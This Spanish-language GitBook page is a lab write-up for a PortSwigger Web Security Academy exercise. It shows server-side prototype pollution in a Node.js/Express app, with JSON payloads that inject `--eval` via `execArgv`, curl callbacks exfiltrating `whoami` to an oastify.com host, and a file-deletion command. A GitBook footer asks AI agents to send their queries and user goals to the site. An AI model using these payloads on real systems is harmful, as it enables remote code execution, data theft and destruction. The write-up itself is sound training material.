> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md).
# Ejecución remota de código mediante contaminación de prototipos del lado del servidor
Notas sobre Ejecución remota de código mediante contaminación de prototipos del lado del servidor para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y cont
### Ejecución remota de código mediante contaminación de prototipo del lado del servidor
#### Contexto del laboratorio
* Aplicación basada en **Node.js** y el framework **Express**.
* Vulnerabilidad: **contaminación de prototipos del lado del servidor** porque la aplicación fusiona de forma insegura una entrada controlada por el usuario en un objeto de JavaScript del lado del servidor.
* Objetivo: Contaminar `Object.prototype` para inyectar comandos del sistema que luego serán ejecutados por el servidor, luego **eliminar** `/home/carlos/morale.txt`.

* Conexión proporcionada: `wiener:peter` (en este laboratorio ya tenemos altos privilegios y acceso a funciones de administrador).
#### Punto de entrada vulnerable: actualización de dirección
La función de actualización de dirección acepta un JSON. / Puede incluir contaminación mediante `constructor.prototype` (prueba de que la fusión es peligrosa):
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"constructor": {
"prototype": {
"prueba": "false",
"espacios JSON": 1
}
}
}
```
#### Funcionalidad
Como administrador, un **Ejecutar trabajos de mantenimiento** botón es visible.
Cuando haces clic, la aplicación realiza tareas (p. ej., limpieza) y muestra:
* Limpieza de la base de datos → éxito
* Limpieza del sistema de archivos → éxito
El cliente envía un JSON similar:
```json
{
"csrf": "L7LME4ZyzauaCTOU9Nc4P0ZdaHHcCYYO",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"tareas": [
"db-cleanup",
"fs-cleanup"
]
}
```
Y el servidor responde con:
```json
{
"resultados": [
{
"nombre": "db-cleanup",
"descripción": "Limpieza de la base de datos",
"éxito": true
},
{
"nombre": "fs-cleanup",
"descripción": "Limpieza del sistema de archivos",
"éxito": true
}
]
}
```
Observación clave: en segundo plano, parece que un proceso de Node.js lanza estas tareas mediante un **proceso hijo** mecanismo.
#### Explotación: Inyectar argumentos de Node mediante `execArgv`
En Node.js, algunas ejecuciones pueden pasar argumentos al runtime mediante `execArgv`. / Idea: contaminar `Object.prototype.execArgv` para inyectar un `--eval=...` que ejecuta un comando del sistema mediante `child_process.execSync`.
```javascript
--eval=require('child_process').execSync('id')
```
Carga útil utilizada (prueba de callback a Burp Collaborator mediante `curl`):
```json
"__proto__": {
"execArgv":[
"--eval=require('child_process').execSync('curl https://m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
]
}
```
Luego activamos **Ejecutar trabajos de mantenimiento** para forzar a la aplicación a iniciar el proceso que reutiliza `execArgv`.

Recibimos una solicitud en Collaborator → ejecución confirmada.
#### Verificación de contexto: Exfilter `whoami`
Puedes exfiltrar al usuario mediante un subdominio dinámico:
{% code overflow="wrap" %}
```json
"--eval=require('child_process').execSync('curl https://$(whoami).m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
```
{% endcode %}
Recepción: `carlos`
#### Paso final: Eliminar el archivo solicitado
La contaminación limpia se envía con el comando de eliminación:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"__proto__": {
"execArgv": [
"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
]
}
}
```
Luego reiniciamos **Trabajos de mantenimiento** para activar la ejecución.
Resultado esperado: `/home/carlos/morale.txt` archivo eliminado y laboratorio validado.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.